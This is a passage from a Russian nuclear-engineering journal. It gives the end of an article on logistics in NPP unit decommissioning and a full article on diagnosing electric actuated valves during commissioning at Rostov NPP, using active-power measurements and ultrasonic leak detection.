


Рисунок 1 – Общая схема материальных потоков в период демонтажных работ: 1-14 – соответствующие составляющие общего материального потока, 15 – информационная составляющая логистики общего материального потока (см. по тексту); $\longleftrightarrow$ – прямые и обратные информационные потоки от каждой составляющей общего материального потока [General scheme of material flows during the period of dismantling works: 1-14 – the corresponding components of the general material flow, 15 – the information component of the logistics of the general material flow (see text); $\longleftrightarrow$ – forward and backward information flows from each component of the total material flow]

В проекте вывода из эксплуатации блока АЭС целесообразно разработать позиции или раздел по логистике материальных потоков в период производства демонтажных работ. В таком виде проект будет создавать условия повышения эффективности процесса демонтажных работ. Логистические процедуры совершенствуют технологию демонтажных работ в части согласования:

- темпа и объема материальных потоков с выполнением основных операций (демонтаж, перемещение, переработка отходов и др.);
- массогабаритных, радиационных и других характеристик объектов материального потока с применяемыми средствами технологического оснащения демонтажа и перемещения, процедурами радиационного контроля, операциями обращения с отходами, с габаритными параметрами проемов, коридоров и других составляющих трассы транспортного потока и т.д.

СПИСОК ЛИТЕРАТУРЫ

1. Основы вывода из эксплуатации блоков атомных электрических станций / Б. К. Былкин [и др.]. – Москва : Издательский дом МЭИ, 2019. – 504 с.
2. Берела, А. И. Возможности логистики в обеспечении эффективности и радиационной безопасности производственного процесса вывода из эксплуатации блоков атомных станций / А. И. Берела, С. А. Томилин, А. Г. Федотов // Глобальная ядерная безопасность. – 2019. – № 2(31). – С. 68-75.
3. Берела, А. И. Производственная логистика демонтажных работ при выводе из эксплуатации блоков атомных станций / А. И. Берела, С. А. Томилин, А. Г. Федотов // Глобальная ядерная безопасность. – 2019. – № 3(32). – С. 66-73.
4. Берела, А. И. Основные принципы разработки конкурентноспособных проектов демонтажных работ при выводе из эксплуатации блоков атомных станций / А. И. Берела, С. А. Томилин, А. Г. Федотов // Известия Московского государственного технического университета МАМИ. – 2015. – Т. 5. – № 4(26). – С. 191-195.
5. Гаджинский, А. М. Логистика : учебник / А. М. Гаджинский. – Москва : Издательско-торговая корпорация «Дашков и К°», 2009. – 484 с.
6. Иванов, Ю. М. Логистика : учебное пособие / Ю. М. Иванов, М. Б. Иванова. – Москва : РИОР, 2006. – 91 с.
7. Берела, А. И. Анализ и представление среды действия в системе проектирования технологии демонтажа оборудования при выводе из эксплуатации блока АЭС / А. И. Берела, Б. К. Былкин, С. А. Томилин, А. Г. Федотов // Глобальная ядерная безопасность. – 2014. – № 1(10). – С. 25-31.
8. Берела, А. И. Оптимизационные аспекты проектирования технологического процесса демонтажа оборудования при выводе из эксплуатации блока атомной станции / А. И. Берела, Б. К. Былкин, В. А. Шапошников // Тяжелое машиностроение. – 2004. – № 6. – С. 9-14.
9. Берела, А. И. Технологическое оборудование, применяемое в работах по выводу из эксплуатации блоков АЭС / А. И. Берела, А. Г. Федотов, С. А. Томилин // Глобальная ядерная безопасность. – 2013. – № 1(6). – С. 58-66.
10. Былкин, Б. К. К разработке в проекте АС вопросов демонтажа оборудования на стадии вывода из эксплуатации блока / Б. К. Былкин, А. И. Берела, И. И. Копытов // Теплоэнергетика. – 2006. – № 6. – С. 68-72.

REFERENCES

- [1] Bylkin B.K. [et al.] Osnovy vyvoda iz ekspluatatsii blokov atomnykh elektricheskikh stantsiy [Basics of Decommissioning Units of Nuclear Power Plants]. Moskva: Izdatel'skiy dom MEI [Moscow: MPEI Publishing House]. 504 p. (in Russian).
- [2] Berela A.I., Tomilin S.A., Fedotov A.G. Vozmozhnosti logistiki v obespechenii effektivnosti i radiacionnoj bezopasnosti proizvodstvennogo processa vyvoda iz ekspluatatsii blokov atomnykh stantsij [Logistics Capabilities in Ensuring the Efficiency and Radiation Safety of the Production Process of Decommissioning of Nuclear Power Units]. Global'naya yadernaya bezopasnost' [Global Nuclear Safety]. 2019. № 2(31). P. 68-75 (in Russian).
- [3] Berela A.I., Tomilin S.A., Fedotov A.G. Proizvodstvennaya logistika demontazhnykh rabot pri vyvode iz ekspluatatsii blokov atomnykh stantsiy [Industrial Logistics of Dismantling Works during

- Decommissioning of Nuclear Power Plants]. *Global'naya yadernaya bezopasnost'* [Global Nuclear Safety]. 2019. № 3(32). P. 66-73 (in Russian).
- [4] Berela A.I., Tomilin S.A., Fedotov A.G. Osnovnyye printsiipy razrabotki konkurentnosposobnykh proyektov demontazhnykh rabot pri vyvode iz ekspluatatsii blokov atomnykh stantsiy [Basic Principles of Developing Competitive Projects for Dismantling Works during Decommissioning of Nuclear Power Plants]. *Izvestiya Moskovskogo gosudarstvennogo tekhnicheskogo universiteta MAMI* [Bulletin of the Moscow State Technical University MAMI]. 2015. T.5. № 4(26). P. 191-195.
- [5] Gadzhinskiy A.M. Logistika: uchebnik [Logistics: textbook]. Moskva: Izdatel'sko-torgovaya korporatsiya «Dashkov i K°» [Moscow: Publishing and Trade Corporation «Dashkov and K°»]. 2009. 484 p.
- [6] Ivanov Y.U. M. Logistika: uchebnoye posobiye [Logistics: tutorial]. Moskva: RIOR [Moscow: RIOR]. 2006. 91 p.
- [7] Berela A.I., Bylkin B.K., Tomilin S.A., Fedotov A.G. Analiz i predstavlenie sredi` deystviya v sisteme proektirovaniya tekhnologii demontazha oborudovaniya pri vy`vode iz e`kspluatatsii bloka AE`S [Analysis and Representation of the Environment of Action in the Design System of Dismantling Equipment during Decommissioning of the NPP Unit]. *Global'naya yadernaya bezopasnost'* [Global Nuclear Safety]. 2014. № 1(10). P. 25-31(in Russian).
- [8] Berela A.I., Bylkin B.K., Shaposhnikov V.A. Optimizacionny`e aspekty` proektirovaniya tekhnologicheskogo processa demontazha oborudovaniya pri vy`vode iz e`kspluatatsii bloka atomnoj stantsii [Optimization Aspects of the Design Process of Dismantling Equipment during Decommissioning of Nuclear Power Plant Unit]. *Tyazheloe mashinostroenie* [Heavy Engineering]. 2004. №6. P. 9-14 (in Russian).
- [9] Berela A.I., Fedotov A.G., Tomilin S.A. Tekhnologicheskoe oborudovanie, primenyaemoe v rabotax po vy`vodu iz e`kspluatatsii blokov AE`S [Technological Equipment Used in the Decommissioning of NPP Units]. *Global'naya yadernaya bezopasnost'* [Global Nuclear Safety]. 2013. № 1(6). P. 58-66 (in Russian).
- [10] Bylkin B.K., Berela A.I., Kop y`tov I.I. K razrabotke v projekte AS voprosov demontazha oborudovaniya na stadii vyvoda iz ekspluatatsii bloka [Development of Equipment Dismantling Issues at the Stage of the Unit Decommissioning in the NPP Project]. *Teploenergetika* [Thermal Engineering]. 2006. № 6. P. 68-72 (in Russian).

Integral Logistics in NPP Unit Decommissioning Project

A.I. Berela¹, S.A. Tomilin², A.G.Fedotov³, E.S. Arsenteva⁴

*Volgodonsk Engineering Technical Institute the branch of National Research Nuclear University "MEPhI",
Lenin St., 73/94, Volgodonsk, Rostov region, Russia 347360*

¹*e-mail: berelaleks@yandex.ru*

²*ORCID iD: 0000-0001-8661-8386*

Wos Researher ID: G-3465-2017

e-mail: SATomilin@mephi.ru

³*e-mail: AGFedotov@mephi.ru*

⁴*ORCID iD: 0000-0002-4599-4569*

ESArsenteva@mephi.ru

Abstract – The paper considers the integral logistics of the dismantling work stage during the decommissioning of NPP units and the feasibility of its presentation in the corresponding project. The features of the logistic approach to the organization of dismantling works and subsequent operations of handling dismantled products are shown.

Keywords: decommissioning, nuclear power plant unit, integrated logistics, organization of dismantling works, radiation safety.

ИЗЫСКАНИЕ, ПРОЕКТИРОВАНИЕ,
СТРОИТЕЛЬСТВО И МОНТАЖ
ТЕХНОЛОГИЧЕСКОГО ОБОРУДОВАНИЯ

УДК 64.011.44:658.583:621.646:621.039

ОПТИМИЗАЦИЯ И СОВЕРШЕНСТВОВАНИЕ ПРОЦЕССА
ДИАГНОСТИРОВАНИЯ ЭЛЕКТРОПРИВОДНОЙ АРМАТУРЫ В
ПЕРИОД ПНР НА СТРОЯЩИХСЯ ЭНЕРГБЛОКАХ АЭС

© 2020 З.О. Кавришвили, В.Л. Рачков

Ростовский филиал «Ростоватомтехэнерго» АО «Атомтехэнерго», Волгодонск-28,
Ростовская обл., Россия

В статье рассматриваются вопросы необходимости технического диагностирования запорно-отсечной электроприводной арматуры и применяемые методы оценки ее технического состояния. Кроме того, раскрывается подход к организации пусконаладочных работ (ПНР), связанных с настройкой электроприводной арматуры (ЭПА), основанный на их совмещении с диагностическим сопровождением, позволяющим повысить качество и эффективность автономной и комплексной наладки, а также повысить результативность технического руководства гидравлическими испытаниями и сократить их длительность.

Ключевые слова: электроприводная арматура, техническая диагностика, оценка технического состояния, пусконаладочные работы, эффективность, автономная наладка, комплексная наладка.

Поступила в редакцию 06.05.2020

После доработки 14.07.2020

Принята к публикации 23.07.2020

Необходимость технического диагностирования ЭПА, функционирующей в технологических системах энергоблоков АЭС, на всех этапах жизненного цикла оборудования (рис. 1) регламентирована рядом руководящих отраслевых документов [1, 2, 3].




Рисунок 1 – Необходимость диагностирования на всех стадиях жизненного цикла ЭПА [The need for diagnostics at all stages of the life cycle of electric actuated valves]

Специалисты-диагносты Ростовского филиала «Ростоватомтехэнерго» акционерного общества «Атомтехэнерго» (РАТЭ), выполняя работы по диагностированию ЭПА в рамках сопровождения ПНР (наладка дистанционного управления ЭПА (ДУ ЭПА), осуществляемая специалистами цеха ТАИ, гидравлические испытания (ГИ) трубопроводных систем энергоблока, выполняемые под техническим руководством технологов АО «Атомтехэнерго») на энергоблоке №3 Ростовской АЭС получили ценный опыт, который позволил в полной мере реализовать подход по обеспечению эффективной диагностики ЭПА в период ПНР энергоблока №4 Ростовской АЭС.

В объеме технической диагностики ЭПА применялось два метода неразрушающего контроля, позволяющих наиболее полно и точно оценить техническое состояние настраиваемой ЭПА (рис. 2):

1) диагностика по параметрам питающей сети (ток, напряжение, активная мощность) [4, 5];

2) контроль герметичности по акустическим сигналам в ультразвуковой (УЗ) области спектра [6].




Рисунок 2 – Методы диагностирования ЭПА, примененные на энергоблоке №4 Ростовской АЭС [Electric actuated valve diagnostic methods applied at power unit No. 4 of Rostov NPP]

Рассмотрим виды ПНР, которые касаются наладки и оценки работоспособности ЭПА, а также кратко обозначим объем диагностирования, производимый в ходе их традиционного выполнения:

1) ПНР ДУ ЭПА предполагает выполнение автономной, а затем и комплексной наладки ДУ ЭПА [1], без диагностического сопровождения или диагностирование ЭПА по электрическим сигналам после наладочных операций;

2) техническое руководство проведением ГИ систем [7] (т.е. руководство проверкой прочности и плотности смонтированных трубопроводов и оборудования посредством опрессовки и контроля скорости снижения давления в системе) производится без привлечения средств и методов технической диагностики.

Рассмотрим недостатки ПНР ДУ ЭПА при традиционном подходе:

– без диагностического сопровождения – дефекты изготовления (заводские), монтажа и наладки могут быть не выявлены длительное время;

– при выполнении диагностирования ЭПА после наладочных операций:

а) выдаются заключения о работоспособном или неработоспособном состоянии ЭПА и рекомендации по устранению дефектов (дополнительной настройке концевых или моментных выключателей (КВ или МВ), изменению алгоритма работы «открытие-закрытие», необходимости ревизии механической части ЭПА, замены электропривода и т.д.);

б) бригада наладчиков цеха ТАИ повторно допускается на работы и выполняет наладку ДУ ЭПА;

в) процесс повторяется (рис. 3).




Рисунок 3 – Комплексные бригады, как средство оптимизации сроков ПНР ДУ ЭПА [Complex brigades as a means of optimization of the commissioning period in adjustment of remote control of electric actuated valves]

Все это приводит к снижению качества наладочных работ, производственным потерям и затягиванию сроков наладки ДУ ЭПА. Кроме того, иногда возникают ситуации, когда из-за наличия заводских или монтажных дефектов ЭПА может заклинить в промежуточном положении и получить повреждения по причине высокого крутящего момента.

С целью снижения риска повреждения настраиваемого оборудования, а также сокращения сроков выполнения ПНР ДУ ЭПА, было решено ввести в состав бригады работников цеха ТАИ, настраивающих ДУ ЭПА, специалиста-диагноста, который будет выявлять в режиме реального времени следующие проблемы:

- события, приводящие к выходу из строя ЭПА (механическое заклинивание, перегрузка по току и др.);
- несоответствие силовых характеристик электропривода арматуре (избыточный/недостаточный вращающий момент);
- ошибочный алгоритм открытия-закрытия;
- неполный ход (недооткрытие/недозакрытие);
- низкую плавность хода;
- ошибочную настройку МВ;
- и прочие дефекты (рис. 4).




Рисунок 4 – Функции диагноста, участвующего в работе бригады наладчиков ДУ ЭПА [Functions of a diagnostician participating in the work of a team of adjusters for setting up remote control of electric actuator valves]

Для получения адекватной оценки вращающего момента при уплотнении ЭПА было принято решение вместе с циклограммой действующего значения тока производить регистрацию циклограммы активной мощности. Необходимость этого была установлена во время ПНР энергоблока №3 Ростовской АЭС, когда по циклограммам тока выдавались ошибочные заключения об отсутствии уплотнения при закрытии запорно-отсечной ЭПА. Т.е. специалист-диагност не видел увеличения уровня токового сигнала при уплотнении относительно значения тока при рабочем ходе арматуры и выдавал рекомендации об изменении настроек моментных выключателей электропривода в сторону увеличения уплотняющего момента, в то же время наладчик, наблюдающий за фактической работой ЭПА по месту ее монтажа, отмечал наличие сильного металлического скрежета при закрытии, что свидетельствовало о наличии уплотнения с большим крутящим моментом [8, 9, 10].

Таким образом, дальнейшее диагностирование ЭПА выполнялось с регистрацией тока I , напряжения U и расчетом активной мощности $P_{\text{акт}}$. В результате было установлено, что на рабочих токах близких к номинальным, при уплотнении арматуры с усилием, наблюдается не снижение или даже спад уровня действующего значения тока I , в то время как циклограмма активной мощности $P_{\text{акт}}$ показывает рост потребляемой мощности, что свидетельствует об увеличении вращающего момента (рис. 5).




Рисунок 5 – Циклограммы тока и активной мощности при закрытии запорной ЭПА [Cyclograms of current and active power when closing electric shut-off valves]

Этот эффект имеет место вследствие увеличения коэффициента мощности $\cos\varphi$, говорящего о том, что сдвиг фаз между сигналами тока и напряжения уменьшается из-за уменьшения реактивной составляющей электрической цепи [11].

Регистрация циклограмм активной мощности $P_{\text{акт}}$ позволила выполнять приближенную оценку значения вращающего момента $M_{\text{вр}}$ при уплотнении, при котором срабатывают моментные выключатели (с относительной погрешностью около 30-35%). Увеличение точности оценки вращающего момента возможно за счет использования калибровочных характеристик зависимостей $P_{\text{акт}}(M_{\text{вр}})$, полученных с помощью стенда для испытания электроприводов АТЭ ТС-3000 [5, 10, 12].

Создание комплексной бригады (диагност и наладчики ДУ ЭПА), а также переход на контроль уплотняющего момента по активной мощности позволил:

- сократить трудозатраты на наладку 1 единицы ЭПА в среднем до 40%;
- повысить качество выполняемых работ, которое подтверждается заключением диагностических протоколов;
- снизить риски повреждения ЭПА при наладке ДУ практически до нулевого уровня.

Рассмотрим диагностическое сопровождение в ходе технического руководства выполнением ГИ трубопроводов. В случае выявления негерметичности системы традиционно применяются следующие приемы:

- внешняя негерметичность сварных швов и фланцевых соединений выявляется путем визуального осмотра;
- локализация внутренней негерметичности запорного органа ЭПА [13] производится последовательным отсечением граничных трубопроводов с помощью дублирующей запорной арматуры. Данный процесс занимает длительное время и не всегда реализуем, т.к. дублирующая запорная арматура может то же быть негерметичной или отсутствовать.

Таким образом, при традиционном проведении ГИ, в случае неуспешной опрессовки, длительное время затрачивается на поиск негерметичных элементов системы.

В АО «Концерн Росэнергоатом» в 2012 г. были официально введены отраслевые методические указания по диагностированию герметичности затворов трубопроводной арматуры [6]. В связи с этим было принято решение о формировании группы специалистов-диагностов, выполняющих контроль герметичности ЭПА при проведении ГИ. Работы выполнялись с применением УЗ локаатора Ultraprobe 3000 [14], который позволял регистрировать уровень интенсивности УЗ акустических сигналов в диапазоне частот от 20 до 60 кГц (рис. 6).




Рисунок 6 – Последовательность и схема измерений уровня УЗ акустических сигналов: 1, 2, 3, 4, 5 – точки контроля уровня УЗ акустических сигналов [Sequence and scheme of measuring the level of ultrasonic acoustic signals: 1, 2, 3, 4, 5 - control points of the level of ultrasonic acoustic signals]

Присутствие диагноста, имеющего навыки и технические средства диагностики для оперативного выявления негерметичных элементов испытываемой системы, позволило сократить временные затраты на проведение ГИ в среднем на 30%.

Выводы

1. Встраивание технической диагностики в процесс ПНР позволяет:
 - 1) повысить эффективность диагностического сопровождения;
 - 2) сократить временные затраты на достижение критериев успешности ПНР,

за счет оперативного выявления и устранения недоработок/дефектов заводов-изготовителей, проектных и монтажных организаций, а также ошибок персонала пусконаладочной организации.

2. Введение специалистов-диагностов в состав бригад цеха ТАИ (наладка ДУ ЭПА) и технологических подразделений (техническое руководство проведением ГИ) способствует повышению качества наладки оборудования, передаваемого Заказчику, оптимизации сроков выполняемых работ (т.е. сокращению времени выполнения при сохранении требуемого уровня качества), а также предотвращению случаев повреждения оборудования в ходе выполнения ПНР.

3. Использование активной мощности при диагностике ЭПА по параметрам питающей сети открыло возможность выполнения косвенной количественной оценки уплотняющего момента при закрытии ЭПА.

4. Использование акустических сигналов в УЗ области при контроле герметичности запорной арматуры является перспективным методом, который имеет потенциал для перехода от качественной оценки протечек (есть протечка или нет) к количественной.

СПИСОК ЛИТЕРАТУРЫ

1. СТО 1.1.1.03.003.0914-2013. Ввод в эксплуатацию блоков атомных станций с водо-водяными энергетическими реакторами. Порядок выполнения и приемки пусконаладочных работ на АСУ ТП (с изм.1-5) / ОАО «Концерн Росэнергоатом». – Москва, 2020.
2. РД ЭО 0648-2005. Положение о техническом диагностировании электроприводной трубопроводной промышленной арматуры на энергоблоках атомных станций / ОАО «Концерн Росэнергоатом». – Москва, 2005.
3. РД ЭО 1.1.2.01.0190-2010. Положение по оценке технического состояния и остаточного ресурса трубопроводной арматуры энергоблоков атомных станций (с изм. 1-4) / ОАО «Концерн Росэнергоатом». – Москва, 2016.
4. МТ 1.2.3.02.999.0085-2010. Диагностирование трубопроводной электроприводной арматуры. Методика / ОАО «Концерн Росэнергоатом». – Москва, 2012.
5. МТ 1.2.1.15.1175-2016. Диагностирование трубопроводной электроприводной арматуры. Методика / АО «Концерн Росэнергоатом». – Москва, 2017.
6. МУ 1.2.3.07.0049-2011. Методические указания по диагностированию герметичности затворов трубопроводной арматуры. Метод ультразвукового обследования / ОАО «Концерн Росэнергоатом». – Москва, 2012.
7. НП-089-15. Правила устройства и безопасной эксплуатации оборудования и трубопроводов атомных энергетических установок / Федеральная служба по экологическому, технологическому и атомному надзору. – Москва, 2017.
8. Матвеев, А. В. Диагностирование арматуры с электроприводом при помощи параметров активной мощности / А. В. Матвеев, А. Ф. Складников // Арматуростроение. – 2009. – №3(60). – С. 67-71.
9. Комплексный подход к диагностированию электроприводной арматуры применительно к задачам управления ресурсом / А.В. Матвеев [и др.] // Арматуростроение. – 2009. – № 2(59). – С. 53-58.
10. Дроботов, А. В. Метод диагностирования электроприводной арматуры с контролем диагностических параметров и опыт его применения на Смоленской АЭС / А. В. Добров // Арматуростроение. – 2008. – № 1(52). – С. 52-60.
11. ГОСТ ИЕС 60034-1-2014. Машины электрические вращающиеся. Часть 1. Номинальные значения параметров и эксплуатационные характеристики / Федеральное агентство по техническому регулированию и метрологии. – Москва, 2015.
12. Испытания стендов «Крона-517» и «АТЭ ТС-3000». – НПК «Крона». – URL : <http://npk-krona.ru/2015/03/isyptaniya-stendov-krona-517-i-ate-ts-3000> (дата обращения: 01.04.2020).
13. ОТТ 1.3.3.99.0141-2012. Арматура трубопроводная технологических систем атомных станций, не влияющая на безопасность. Общие технические требования. – ОАО «Концерн Росэнергоатом». – Москва, 2013.
14. Ultraprobe 3000. Руководство по эксплуатации. – UE Systems. – URL : <http://docplayer.ru/86731767-Ultraprobe-3000-rukovodstvo-po-ekspluatatsii.html> (дата обращения: 01.04.2020).

REFERENCES

- [1] STO 1.1.1.03.003.0914-2013 Vvod v ekspluatatsiyu blokov atomnykh stantsiy s vodo-vodyanymi energeticheskimi reaktorami. Poryadok vypolneniya i priyemki puskonaladochnykh rabot na ASU TP (s izm.1-5). OAO «Kontsern Rosenergoatom» [Commissioning of Nuclear Power Plant Units with Water-Water Power Reactors. Procedure for Performing and Accepting Commissioning Works at the Automated Control System of the TP. Rosenergoatom Concern]. – Moskva [Moscow]. 2020 (in Russian).
- [2] RD EO 0648-2005 Polozheniye o tekhnicheskoy diagnostirovaniy elektroprivodnoy truboprovodnoy promyshlennoy armatury na energoblokkakh atomnykh stantsiy. OAO «Kontsern Rosenergoatom» [Provision of Technical Diagnosing of Electrically Driven Industrial Pipeline Valves for Power Units of Nuclear Power Plants. Rosenergoatom Concern]. Moskva [Moscow]. 2005 (in Russian).
- [3] RD EO 1.1.2.01.0190-2010 Polozheniye po otsenke tekhnicheskogo sostoyaniya i ostatochnogo resursa truboprovodnoy armatury energoblokov atomnykh stantsiy (s izm. 1-4). OAO «Kontsern Rosenergoatom» [Regulation on the Assessment of the Technical Condition and Residual Life of Pipeline Valves of Nuclear Power Units. Rosenergoatom Concern]. Moskva [Moscow]. 2016 (in Russian).
- [4] MT 1.2.3.02.999.0085-2010 Diagnostirovaniye truboprovodnoy elektroprivodnoy armatury. Metodika. OAO «Kontsern Rosenergoatom» [Diagnostics of Pipeline Electric Drive Valves. Methodology. Rosenergoatom Concern]. Moskva [Moscow]. 2012 (in Russian).
